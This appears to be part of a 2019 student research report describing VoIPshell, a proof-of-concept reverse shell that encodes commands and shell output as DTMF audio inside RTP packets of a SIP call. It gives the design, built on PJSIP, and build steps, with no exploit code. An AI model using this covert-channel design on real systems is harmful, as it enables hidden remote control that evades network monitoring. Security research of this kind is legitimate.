Thread: run_command - Victim
stream.c
shell_process.c
audio_decoder.c
audio_encoder.c
transmit RTP packet over network
Copy RTP payload to a buffer
Repeat until all bytes have been received
buffer with audio bytes
start new thread to run the command
convert to text
Plaintext command
run command
convert to audio
Plaintext shell output
buffer with audio bytes
read audio bytes from buffer
replace RTP payload with audio bytes
Repeat until all bytes have been received
transmit RTP packet over network

Figure 4: Sequence diagram - victim's side
Source: own creation

3.3 Default behavior

Upon starting the attacker's executable, the software waits for a victim to establish a session. If a SIP invite is received, the SIP call gets fully established. From that moment on, RTP packets start flowing between attacker and victim. The packets contain normal audio recorded by both client's microphones. However, PJSIP's volume is muted on both ends.

The RTP connection is established.

The thread shell_io_thread on the attacker's client prompts the user for a command. Once a command has been entered it gets encoded by the class audio_encoder.c. Simultaneously the class stream.c in the main process of PJSIP checks in a loop if encoded audio is present in the buffer command_buffer_audio.
If there is data present in that buffer, the class stream.c replaces the RTP payload with the data from the buffer until it is empty. The RTP packets are getting transmitted to the victim's client.

The plain text data has been encoded to audio and sent to the victim.

By checking the payload size of all incoming packets (custom payload is always 1120 bytes long) on the victim's client, all payload from packets containing shell commands are written into the victim's buffer command_buffer_audio.
As soon as all payload is received a new thread called run_command_thread is started. The thread first decodes the audio inside the buffer command_buffer_audio to text and then executes a Windows shell using the plain text command.

The command has been received, decoded and executed.

Once the Windows shell has terminated, the output is encoded to audio and written into the buffer shell_output_buffer_audio.
On the victim's instance, the class stream.c constantly checks if data is present inside the buffer shell_output_buffer_audio. If this is the case, the data is sent back to the attacker as RTP payload.

The plain text output has been encoded to audio and sent back to the attacker.

The attacker's class stream.c receives the RTP packets and writes the payload to the buffer shell_output_buffer_audio. The class shell_io.c then reads the data from this buffer and decodes it back to text.
The text is printed to the output stream of the console application and a new command can be entered by the attacker.

The output has been received, decoded and printed to the console.

3.4 Architectural overview

Figure 5 illustrates the architectural layering of the attacker's client and Figure 6 shows the layering of the victim's client. The only differences are the class shell_io, which is only present on the attacker's instance, and the class shell_process, which is only present on the victim's instance.

Since PJSIP is a very large library containing numerous packages, they would not all fit into the models of Figure 5 and Figure 6. The classes **main**, **stream**, **g.711** and **rtp** represent only a small portion of the entire code. They were chosen because they are the most relevant in understanding how the reverse shell works, but many more classes are needed to establish an RTP connection on which the proof of concept relies on.

It is important to notice, that the PJSIP library does strictly adhere to the single responsibility pattern. There are many classes that perform a variety of different tasks.




Figure 5: Software architecture attacker
Source: own creation




Figure 6: Software architecture victim
Source: own creation

VoIPshell is abstracted into three layers, as described in Table 2.

Layer	Description
Service Layer	Interface to the user. Used to retrieve shell commands and print output. Optionally log and status messages can be printed.
Business Layer	Contains all the logic mandatory to establish a phone call. Additionally, the logic handles the creation of media frames containing audio recorded by the microphone and hands it over to the classes sending and receiving RTP packets. All the code needed by the reverse shell is also placed inside this layer because there are a lot of dependencies to other classes inside the business layer.
Libraries	Contains the audio codecs used for normal audio communication, when no shell commands are sent or received.

Table 2: Description of layers

3.5 Service layer - pjsua

The package pjsua contains the method main() which is executed at the start of the application. It in turn calls other methods to setup the user agent.

The most important classes in the package pjsua are listed in Table 3.

Class	Purpose
main.c	Starting the application
pjsua_app_config.c	Handles configuration settings that have been added manually. They are reset when the application is restarted.
Pjsua_app_legacy.c	Handles to console UI and all interactions with it.

Table 3: Classes in service layer

3.6 Business layer - pjmedia

The package pjmedia contains a lot of business logic such as the handling the SIP connections and sending and receiving RTP packets.

The most important classes in the package pjmedia are listed in Table 4.

Class	Purpose	Special characteristics
shell_process.c (victim only)	This class runs in its own thread called run_command_thread. The class decodes the command sent by an attacker back from audio to text and executes the command in a windows shell. The output is then encoded into audio and written into the shell_output_buffer_audio.	The class shell_process uses a mutex called mutex_shell_output_buffer_audio to write into the shell_output_buffer. This is necessary to avoid race conditions with the class stream.c.
shell_io.c (attacker only)	This class run on the attacker only. It runs in its thread called shell_io_thread. The thread asks the attacker for user input, decodes the input to audio and writes it into the command_buffer_audio buffer. If the output of a command is received, the thread prints the output to the console.	The shell_io.c class uses three mutex. They make sure that this class can perform atomic read and write operations because the class stream.c needs to perform operations to the same buffers and variables.
audio_encoder.c	The audio encoder read bytes from a buffer and converts that plain text bytes into audio according to the defines DTMF matrix.	

audio_decoder.c	The audio_decoder reads bytes from a buffer and decoded them back to plain text.	
stream.c	The class stream.c performs the sending and receiving of RTP packets. In this class output generated by either the shell_io.c class or the shell_process.c class is sent as RTP payload over the network.	In this class all the buffers, mutex and variables are created which are used between the audio_encoder, audio decoder, shell_io or shell_process. Furthermore, the threads are created in this class.

Table 4: Classes in business layer

3.7 Libraries - pjmedia

The package pjmedia also contains a lot of utility code which is commonly put into a layer called libraries. It contains functionality to encode and decode audio frames with various audio codecs and the classes representing UDP and RTP packets.

The most important classes in the package pjmedia, that would be considered to be part of a library layer, are listed in Table 5.

Class	Purpose
g.711	Used to encode and decode the frames without modified payload.
rtp	Includes the implementation of RTP packets which are used to send payload across the network.
voip_buffer	A custom implementation of a circular buffer. The basic implementation was taken from a GitHub repository[1] and extended by three functions which allow to push and pop multiple bytes as well as to get the current size of the buffer.

Table 5: Classes in libraries

[1] https://github.com/EmbedJournal/c-utils/tree/master/src

4 Deployment

4.1 Deployment with SIP

Figure 7 illustrates the deployment of VoIPshell.




Figure 7: Deployment diagram
Source: own creation

5 Illustration index

Figure 1: System Overview PoC 155
Figure 2: Sequence diagram 157
Figure 3: Sequence diagram - attacker's side 158
Figure 4: Sequence diagram - victim's side 159
Figure 5: Software architecture attacker 161
Figure 6: Software architecture victim 162
Figure 7: Deployment diagram 165

Reverse Shell via Voice (SIP, Skype)
G-8 – PJSIP Instructions

Authors: Dominique Illi, Michel Bongard


Fall Term 2019

Copying a PJSIP project

It was discovered that the following steps are required after copying a PJSIP project.

Very important! The same steps need to be taken when cloning the project from the GitHub repository **https://github.com/mbongard/voipshell**.

1. Delete the folder **.vs** in the projects root directory.
2. Open the solution **pjproject-vs14.sln**.
3. A window appears with the title **Review Project And Solution Changes** (see Figure 1). Click **OK**.


Review Project And Solution Changes

These projects are either not supported or need project behavior impacting modifications to open in this version of Visual Studio. Projects not displayed either require no changes or will automatically be modified such that behavior is not impacted. For details, see More information.

Unsupported


This version of Visual Studio is unable to open the following projects. The project types may not be installed or this version of Visual Studio may not support them.
For more information on enabling these project types or otherwise migrating your assets, please see the details in the "Migration Report" displayed after clicking OK.

..\wp8\pjsua_cli_wp8.csproj

This information will be written to the upgrade log file in the solution directory.

Figure 1: First message
Source: own creation

4. A window appears with the title **Review Solution Actions** (see Figure 2). Click **Cancel**.


Review Solution Actions

Retarget Projects

The following projects use an earlier version of the Visual C++ platform toolset. You can upgrade your projects to target the latest Microsoft toolset. You can also select the target Windows SDK version from those installed on your machine.

Windows SDK Version: 10.0 (latest installed version)

Platform Toolset: Upgrade to v120

☑ ..\comp\pjsua_cli_wp8_comp.vcxproj

Figure 2: Second message
Source: own creation

5. A window will open in your default browser. Close it.
6. In the solution, right click the project **pjsua** and select **Set as StartUp project**.